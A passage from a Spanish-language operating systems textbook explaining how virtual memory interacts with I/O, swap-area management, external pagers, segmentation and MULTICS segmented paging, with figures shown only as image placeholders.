Aunque no hemos hablado mucho sobre la E/S en este capítulo, el hecho de que una computadora tenga memoria virtual no significa que estén ausentes las operaciones de E/S. La memoria virtual y la E/S interactúan en formas sutiles. Considere un proceso que acaba de emitir una llamada al sistema para leer algún archivo o dispositivo y colocarlo en un búfer dentro de su espacio de direcciones. Mientras espera a que se complete la E/S, el proceso se suspende y se permite a otro proceso ejecutarse. Este otro proceso recibe un fallo de página.

Si el algoritmo de paginación es global, hay una pequeña probabilidad (distinta de cero) de que la página que contiene el búfer de E/S sea seleccionada para eliminarla de la memoria. Si un dispositivo de E/S se encuentra en el proceso de realizar una transferencia por DMA a esa página, al eliminarla parte de los datos se escribirán en el búfer al que pertenecen y parte sobre la página que se acaba de cargar. Una solución a este problema es bloquear las páginas involucradas en operaciones de E/S en memoria, de manera que no se eliminen. Bloquear una página se conoce a menudo

como **fijada** (*pinning*) en la memoria. Otra solución es enviar todas las operaciones de E/S a búferes del kernel y después copiar los datos a las páginas de usuario.

3.6.5 Almacén de respaldo

En nuestro análisis de los algoritmos de reemplazo de páginas, vimos cómo se selecciona una página para eliminarla. No hemos dicho mucho con respecto a dónde se coloca en el disco cuando se pagina hacia fuera de la memoria. Ahora vamos a describir algunas cuestiones relacionadas con la administración del disco.

El algoritmo más simple para asignar espacio de página en el disco es tener una partición de intercambio especial en el disco o aún mejor es tenerla en un disco separado del sistema operativo (para balancear la carga de E/S). La mayor parte de los sistemas UNIX funcionan así. Esta partición no tiene un sistema de archivos normal, lo cual elimina la sobrecarga de convertir desplazamientos en archivos a direcciones de bloque. En vez de ello, se utilizan números de bloque relativos al inicio de la partición.

Cuando se inicia el sistema, esta partición de intercambio está vacía y se representa en memoria como una sola entrada que proporciona su origen y tamaño. En el esquema más simple, cuando se inicia el primer proceso, se reserva un trozo del área de la partición del tamaño del primer proceso y se reduce el área restante por esa cantidad. A medida que se inician nuevos procesos, se les asigna trozos de la partición de intercambio con un tamaño equivalente al de sus imágenes de núcleo. Al terminar, se libera su espacio en disco. La partición de intercambio se administra como una lista de trozos libres. En el capítulo 10 analizaremos mejores algoritmos.

Con cada proceso está asociada la dirección de disco de su área de intercambio; es decir, en qué parte de la partición de intercambio se mantiene su imagen. Esta información se mantiene en la tabla de procesos. El cálculo la dirección en la que se va a escribir una página es simple: sólo se suma el desplazamiento de la página dentro del espacio de direcciones virtual al inicio del área de intercambio. Sin embargo, antes de que un proceso pueda empezar se debe inicializar el área de intercambio. Una forma de hacerlo es copiar toda la imagen del proceso al área de intercambio, de manera que se pueda traer y colocar *en* la memoria según sea necesario. La otra es cargar todo el proceso en memoria y dejar que se pagine *hacia fuera* según sea necesario.

Sin embargo, este simple modelo tiene un problema: los procesos pueden incrementar su tamaño antes de empezar. Aunque el texto del programa por lo general es fijo, el área de los datos puede crecer algunas veces, y la pila siempre puede crecer. En consecuencia, podría ser mejor reservar áreas de intercambio separadas para el texto, los datos y la pila, permitiendo que cada una de estas áreas consista de más de un trozo en el disco.

El otro extremo es no asignar nada por adelantado y asignar espacio en el disco para cada página cuando ésta se intercambie hacia fuera de la memoria y desasignarlo cuando se vuelva a intercambiar hacia la memoria. De esta forma, los procesos en memoria no acaparan espacio de intercambio. La desventaja es que se necesita una dirección de disco en la memoria para llevar la cuenta de cada página en el disco. En otras palabras, debe haber una tabla por cada proceso que indique en dónde se encuentra cada página en el disco. Las dos alternativas se muestran en la figura 3-29.




Figura 3-29. (a) Paginación a un área de intercambio estática. (b) Respaldo de páginas en forma dinámica.

En la figura 3-29(a) se ilustra una tabla de páginas con ocho páginas. Las páginas 0, 3, 4 y 6 están en memoria. Las páginas 1, 2, 5 y 7 están en disco. El área de intercambio en el disco es tan grande como el espacio de direcciones virtuales del proceso (ocho páginas), donde cada página tiene una ubicación fija a la cual se escribe cuando se desaloja de la memoria principal. Para calcular esta dirección sólo se requiere saber dónde empieza el área de paginación del proceso, ya que las páginas se almacenan en ella de manera contigua, ordenadas por su número de página virtual. Una página que está en memoria siempre tiene una copia sombra en el disco, pero esta copia puede estar obsoleta si la página se modificó después de haberla cargado. Las páginas sombreadas en la memoria indican páginas que no están presentes en memoria. Las páginas sombreadas en el disco son (en principio) suplantadas por las copias en memoria, aunque si una página de memoria se tiene que intercambiar de vuelta a disco y no se ha modificado desde que se cargó, se utilizará la copia del disco (sombreada).

En la figura 3-29(b), las páginas no tienen direcciones fijas en el disco. Cuando se intercambia una página hacia fuera de la memoria, se selecciona una página vacía en el disco al momento y el mapa de disco (que tiene espacio para una dirección de disco por página virtual) se actualiza de manera acorde. Una página en memoria no tiene copia en el disco. Sus entradas en el mapa de disco contienen una dirección de disco inválida o un bit que las marca como que no están en uso.

No siempre es posible tener una partición de intercambio fija. Por ejemplo, tal vez no haya particiones de disco disponibles. En este caso se pueden utilizar uno o más archivos previamente asignados dentro del sistema de archivos normal. Windows utiliza este método. Sin embargo, aquí se puede utilizar una optimización para reducir la cantidad de espacio en disco necesaria. Como el texto del programa de cada proceso proviene de algún archivo (ejecutable) en el sistema de archivos, este archivo ejecutable se puede utilizar como el área de intercambio. Mejor aún, ya que el texto del programa generalmente es de sólo lectura, cuando la memoria es escasa y se tienen que desalojar páginas del programa de la memoria, sólo se descartan y se vuelven a leer del archivo ejecutable cuando se necesiten. Las bibliotecas compartidas también pueden trabajar de esta forma.

3.6.6 Separación de política y mecanismo

Una importante herramienta para administrar la complejidad de cualquier sistema es separar la política del mecanismo. Este principio se puede aplicar a la administración de la memoria, al hacer que la mayor parte del administrador de memoria se ejecute como un proceso a nivel usuario. Dicha separación se realizó por primera vez en Mach (Young y colaboradores, 1987). El siguiente análisis se basa de manera general en Mach.

En la figura 3-30 se muestra un ejemplo simple de cómo se pueden separar la política y el mecanismo. Aquí, el sistema de administración de memoria se divide en dos partes:

1. Un manejador de la MMU de bajo nivel.
2. Un manejador de fallos de página que forma parte del kernel.
3. Un paginador externo que se ejecuta en espacio de usuario.

Todos los detalles acerca del funcionamiento de la MMU están encapsulados en el manejador de la MMU, que es código dependiente de la máquina y tiene que volver a escribirse para cada nueva plataforma a la que se porte el sistema operativo. El manejador de fallos de página es código independiente de la máquina y contiene la mayor parte del mecanismo para la paginación. La política se determina en gran parte mediante el paginador externo, que se ejecuta como un proceso de usuario.




Figura 3-30. Manejo de fallos de página con un paginador externo.

Cuando se inicia un proceso, se notifica al paginador externo para poder establecer el mapa de páginas del proceso y asignar el almacenamiento de respaldo en el disco, si es necesario. A medida que el proceso se ejecuta, puede asignar nuevos objetos en su espacio de direcciones, por lo que se notifica de nuevo al paginador externo.

Una vez que el proceso empieza a ejecutarse, puede obtener un fallo de página. El manejador de fallos averigua cuál página virtual se necesita y envía un mensaje al paginador externo, indicán-

dole el problema. Después el paginador externo lee la página necesaria del disco y la copia a una porción de su propio espacio de direcciones. Después le indica al manejador de fallos en dónde está la página. Luego, el manejador de fallos desasigna la página del espacio de direcciones del paginador externo y pide al manejador de la MMU que la coloque en el espacio de direcciones del usuario, en el lugar correcto. Entonces se puede reiniciar el proceso de usuario.

Esta implementación no deja establecido dónde se va a colocar el algoritmo de reemplazo de páginas. Sería más limpio tenerlo en el paginador externo, pero hay ciertos problemas con este método. El problema principal es que el paginador externo no tiene acceso a los bits *R* y *M* de todas las páginas. Estos bits desempeñan un papel en muchos de los algoritmos de paginación. Por ende, se necesita algún mecanismo para pasar esta información al paginador externo o el algoritmo de reemplazo de páginas debe ir en el kernel. En el último caso, el manejador de fallos indica al paginador externo cuál página ha seleccionado para desalojarla y proporciona los datos, ya sea asignándola al espacio de direcciones eterno del paginador o incluyéndola en un mensaje. De cualquier forma, el paginador externo escribe los datos en el disco.

La principal ventaja de esta implementación es que se obtiene un código más modular y una mayor flexibilidad. La principal desventaja es la sobrecarga adicional de cruzar el límite entre usuario y kernel varias veces, y la sobrecarga de los diversos mensajes que se envían entre las partes del sistema. En estos momentos el tema es muy controversial, pero a medida que las computadoras se hacen cada vez más rápidas, y el software se hace cada vez más complejo, a la larga sacrificar cierto rendimiento por un software más confiable probablemente sea algo aceptable para la mayoría de los implementadores.

3.7 SEGMENTACIÓN

La memoria virtual que hemos analizado hasta ahora es unidimensional, debido a que las direcciones virtuales van desde 0 hasta cierta dirección máxima, una dirección después de la otra. Para muchos problemas, tener dos o más espacios de direcciones virtuales separados puede ser mucho mejor que tener sólo uno. Por ejemplo, un compilador tiene muchas tablas que se generan a medida que procede la compilación, las cuales posiblemente incluyen:

1. El texto del código fuente que se guarda para el listado impreso (en sistemas de procesamiento por lotes).
2. La tabla de símbolos, que contiene los nombres y atributos de las variables.
3. La tabla que contiene todas las constantes enteras y de punto flotante utilizadas.
4. El árbol de análisis sintáctico, que contiene el análisis sintáctico del programa.
5. La pila utilizada para las llamadas a procedimientos dentro del compilador.

Cada una de las primeras cuatro tablas crece en forma continua a medida que procede la compilación. La última crece y se reduce de maneras impredecibles durante la compilación. En una memoria unidimensional, a estas cinco tablas se les tendría que asignar trozos contiguos de espacio de direcciones virtuales, como en la figura 3-31.




Figura 3-31. En un espacio de direcciones unidimensional con tablas que aumentan de tamaño, una tabla puede toparse con otra.

Considere lo que ocurre si un programa tiene un número variables mucho mayor de lo usual, pero una cantidad normal de todo lo demás. El trozo de espacio de direcciones asignado para la tabla de símbolos se puede llenar, pero puede haber mucho espacio en las otras tablas. Desde luego que el compilador podría simplemente emitir un mensaje indicando que la compilación no puede continuar debido a que hay demasiadas variables, pero esto no parece muy deportivo cuando se deja espacio sin usar en las otras tablas.

Otra posibilidad es jugar a Robin Hood, tomando espacio de las tablas con exceso y dándolo a las tablas con poco espacio. Esta revoltura puede hacerse, pero es similar a cuando uno administra sus propios sobrepuestos; una molestia como mínimo y, en el peor de los casos, mucho trabajo tedioso sin recompensas.

Lo que se necesita realmente es una forma de liberar al programador de tener que administrar las tablas en expansión y contracción, de la misma forma que la memoria virtual elimina la preocupación de tener que organizar el programa en sobrepuestos.

Una solución simple y en extremado general es proporcionar la máquina con muchos espacios de direcciones por completo independientes, llamados **segmentos**. Cada segmento consiste en una secuencia lineal de direcciones, desde 0 hasta cierto valor máximo. La longitud de cada segmento puede ser cualquier valor desde 0 hasta el máximo permitido. Los distintos segmentos pueden tener distintas longitudes (y por lo general así es). Además las longitudes de los segmentos pueden cambiar durante la ejecución. La longitud de un segmento de pila puede incrementarse cada vez que se meta algo a la pila y decrementarse cada vez que se saque algo.

Debido a que cada segmento constituye un espacio de direcciones separado, los distintos segmentos pueden crecer o reducirse de manera independiente, sin afectar unos a otros. Si una pila en

cierto segmento necesita más espacio de direcciones para crecer, puede tenerlo, ya que no hay nada más en su espacio de direcciones con lo que se pueda topar. Desde luego que un segmento se puede llenar, pero por lo general los segmentos son muy grandes, por lo que esta ocurrencia es rara. Para especificar una dirección en esta memoria segmentada o bidimensional, el programa debe suministrar una dirección en dos partes, un número de segmento y una dirección dentro del segmento. La figura 3-32 ilustra el uso de una memoria segmentada para las tablas del compilador que vimos antes. Aquí se muestran cinco segmentos independientes.




Figura 3-32. Una memoria segmentada permite que cada tabla crezca o se reduzca de manera independiente a las otras tablas.

Enfatizamos que un segmento es una entidad lógica, de la cual el programador está consciente y la utiliza como entidad lógica. Un segmento podría contener un procedimiento, o un arreglo, o una pila, o una colección de variables escalares, pero por lo general no contiene una mezcla de distintos tipos.

Una memoria segmentada tiene otras ventajas además de simplificar el manejo de estructuras de datos que aumentan o reducen su tamaño. Si cada procedimiento ocupa un segmento separado, con la dirección 0 como su dirección inicial, la vinculación de procedimientos que se compilan por separado se simplifica de manera considerable. Después de que se han compilado y vinculado todos los procedimientos que constituyen un programa, una llamada al procedimiento en el segmento *n* utilizará la dirección en dos partes (*n*, 0) para direccionar la palabra 0 (el punto de entrada).

Si el procedimiento en el segmento *n* se modifica y recompila posteriormente, no hay necesidad de cambiar los demás procedimientos (ya que no se han modificado direcciones iniciales), aun si la nueva versión es más grande que la anterior. Con una memoria unidimensional, los procedimientos se empaquetan estrechamente, uno al lado del otro, sin espacio de direcciones entre ellos. En consecuencia, al cambiar el tamaño de un procedimiento se puede afectar la dirección inicial de otros procedimientos (no relacionados). Esto a su vez requiere la modificación de todos los proce-

dimientos que llamen a cualquiera de los procedimientos que se movieron, para poder incorporar sus nuevas direcciones iniciales. Si un programa contiene cientos de procedimientos, este proceso puede ser costoso.

La segmentación también facilita la compartición de procedimientos o datos entre varios procesos. Un ejemplo común es la biblioteca compartida. Las estaciones de trabajo modernas que operan sistemas de ventanas avanzados tienen a menudo bibliotecas gráficas en extremo extensas que se compilan en casi todos los programas. En un sistema segmentado, la biblioteca gráfica se puede colocar en un segmento y varios procesos pueden compartirla, eliminando la necesidad de tenerla en el espacio de direcciones de cada proceso. Aunque también es posible tener bibliotecas compartidas en sistemas de paginación puros, es más complicado. En efecto, estos sistemas lo hacen mediante la simulación de la segmentación.

Como cada segmento forma una entidad lógica de la que el programador está consciente, como un procedimiento, un arreglo o una pila, los distintos segmentos pueden tener diferentes tipos de protección. Un segmento de procedimiento se puede especificar como de sólo ejecución, para prohibir los intentos de leer de él o almacenar en él. Un arreglo de punto flotante se puede especificar como de lectura/escritura pero no como de ejecución, y los intentos de saltar a él se atraparán. Dicha protección es útil para atrapar errores de programación.

El lector debe tratar de comprender por qué la protección es sensible en una memoria segmentada, pero no en una memoria paginada unidimensionalmente. En una memoria segmentada, el usuario está consciente de lo que hay en cada segmento. Por lo general, un segmento no contendría un procedimiento y una pila, por ejemplo, sino uno o el otro, no ambos. Como cada segmento contiene sólo un tipo de objeto, puede tener la protección apropiada para ese tipo específico. La paginación y la segmentación se comparan en la figura 3-33.

El contenido de una página es, en cierto sentido, accidental. El programador ni siquiera está consciente del hecho de que está ocurriendo la paginación. Aunque sería posible poner unos cuantos bits en cada entrada de la tabla de páginas para especificar el acceso permitido, para utilizar esta característica el programador tendría que llevar registro del lugar en el que se encontraran los límites de página en su espacio de direcciones. La paginación se inventó para eliminar precisamente ese tipo de administración. Como el usuario de una memoria segmentada tiene la ilusión de que todos los segmentos se encuentran en memoria principal todo el tiempo (es decir, que puede direccionarlos como si estuvieran) puede proteger cada segmento por separado sin tener que preocuparse con la administración por tener que superponerlos.

3.7.1 Implementación de segmentación pura

La implementación de segmentación difiere de la paginación de una manera esencial: las páginas tienen un tamaño fijo y los segmentos no. La figura 3-34(a) muestra un ejemplo de una memoria física que al principio contiene cinco segmentos. Ahora considere lo que ocurre si el segmento 1 se desaloja y el segmento 7, que es más pequeño, se coloca en su lugar. Obtendremos la configuración de memoria de la figura 3-34(b). Entre el segmento 7 y el 2 hay un área sin uso; es decir, un hueco. Después el segmento 4 se reemplaza por el segmento 5, como en la figura 3-34(c), y el segmento 3 se reemplaza por el segmento 6, como en la figura 3-34(d).

Consideración	Paginación	Segmentación
¿Necesita el programador estar consciente de que se está utilizando esta técnica?	No	Sí
¿Cuántos espacios de direcciones lineales hay?	1	Muchos
¿Puede el espacio de direcciones total exceder al tamaño de la memoria física?	Sí	Sí
¿Pueden los procedimientos y los datos diferenciarse y protegerse por separado?	No	Sí
¿Pueden las tablas cuyo tamaño fluctúa acomodarse con facilidad?	No	Sí
¿Se facilita la compartición de procedimientos entre usuarios?	No	Sí
¿Por qué se inventó esta técnica?	Para obtener un gran espacio de direcciones lineal sin tener que comprar más memoria física	Para permitir a los programas y datos dividirse en espacios de direcciones lógicamente independientes, ayudando a la compartición y la protección

Figura 3-33. Comparación de la paginación y la segmentación.

Una vez que el sistema haya estado en ejecución por un tiempo, la memoria se dividirá en un número de trozos, de los cuales algunos contendrán segmentos y otros huecos. Este fenómeno, llamado **efecto de tablero de ajedrez** o **fragmentación externa**, desperdicia memoria en los huecos. Se puede manejar mediante la compactación, como veremos en la figura 3-34(c).

3.7.2 Segmentación con paginación: MULTICS

Si los segmentos son extensos, puede ser inconveniente (o incluso imposible) mantenerlos completos en memoria principal. Esto nos lleva a la idea de paginarlos, de manera que sólo las páginas que realmente se necesiten tengan que estar presentes. Varios sistemas importantes han soportado segmentos de páginas. En esta sección describiremos el primero: MULTICS. En la siguiente analizaremos uno más reciente: el Intel Pentium.

MULTICS operaba en las máquinas Honeywell 6000 y sus descendientes; proveía a cada programa con una memoria virtual de hasta 2^{18} segmentos (más de 250,000), cada uno de los cuales podría ser de hasta 65,536 palabras (36 bits) de longitud. Para implementar esto, los diseñadores de MULTICS optaron por considerar a cada segmento como una memoria virtual y la paginaron, com-





Figura 3-34. (a)-(d) Desarrollo del efecto de tablero de ajedrez. (e) Eliminación del efecto de tablero de ajedrez mediante la compactación.

binando las ventajas de la paginación (tamaño de página uniforme y no tener que mantener todo el segmento en la memoria, si sólo se está utilizando parte de él) con las ventajas de la segmentación (facilidad de programación, modularidad, protección, compartición).

Cada programa de MULTICS tiene una tabla de segmentos, con un descriptor por segmento. Como hay en potencia más de un cuarto de millón de entradas en la tabla, la tabla de segmentos es en sí un segmento y se pagina. Un descriptor de segmentos contiene una indicación acerca de si el segmento está en memoria principal o no. Si cualquier parte del segmento está en memoria, se considera que el segmento está en memoria y su tabla de páginas estará en memoria. Si el segmento está en memoria, su descriptor contiene un apuntador de 18 bits a su tabla de páginas, como en la figura 3-35(a). Como las direcciones físicas son de 24 bits y las páginas se alinean en límites de 64 bytes (implicando que los 6 bits de menor orden de las direcciones de página son 000000), sólo se necesitan 18 bits en el descriptor para almacenar una dirección de la tabla de páginas. El descriptor también contiene el tamaño del segmento, los bits de protección y unos cuantos elementos más. La figura 3-35(b) ilustra un descriptor de segmento de MULTICS. La dirección del segmento en la memoria secundaria no está en el descriptor de segmentos, sino en otra tabla utilizada por el manejador de fallos de segmento.

Cada segmento es un espacio de direcciones virtual ordinario y se pagina de la misma forma que la memoria paginada no segmentada descrita anteriormente en este capítulo. El tamaño normal de página es de 1024 palabras (aunque unos cuantos segmentos utilizados por MULTICS en sí no están paginados o están paginados en unidades de 64 palabras para ahorrar memoria física).

Una dirección en MULTICS consiste en dos partes: el segmento y la dirección dentro del segmento. La dirección dentro del segmento se divide aún más en un número de página y en una palabra dentro de la página, como se muestra en la figura 3-36. Cuando ocurre una referencia a memoria, se lleva a cabo el siguiente algoritmo.






Figura 3-35. La memoria virtual de MULTICS. (a) El segmento del descriptor apunta a las tablas de páginas. (b) Un descriptor de segmento. Los números son las longitudes de los campos.

1. El número de segmento se utiliza para encontrar el descriptor de segmentos.

2. Se realiza una comprobación para ver si la tabla de páginas del segmento está en la memoria. Si la tabla de páginas está en memoria, se localiza. Si no, ocurre un fallo de segmento. Si hay una violación a la protección, ocurre un fallo (trap).

3. La entrada en la tabla de páginas para la página virtual solicitada se examina. Si la página en sí no está en memoria, se dispara un fallo de página. Si está en memoria, la direc-

ción de la memoria principal del inicio de la página se extrae de la entrada en la tabla de páginas.

4. El desplazamiento se agrega al origen de la página para obtener la dirección de memoria principal en donde se encuentra la palabra.

5. Finalmente se lleva a cabo la operación de lectura o almacenamiento.




Figura 3-36. Una dirección virtual de MULTICS de 34 bits.

Este proceso se ilustra en la figura 3-37. Por simpleza, omitimos el hecho de que el mismo segmento del descriptor está paginado. Lo que ocurre en realidad es que se utiliza un registro (el registro base del descriptor) para localizar la tabla de páginas del segmento del descriptor, que a su vez apunta a las páginas del segmento del descriptor. Una vez que se ha encontrado el descriptor para el segmento necesario, el direccionamiento procede como se muestra en la figura 3-37.

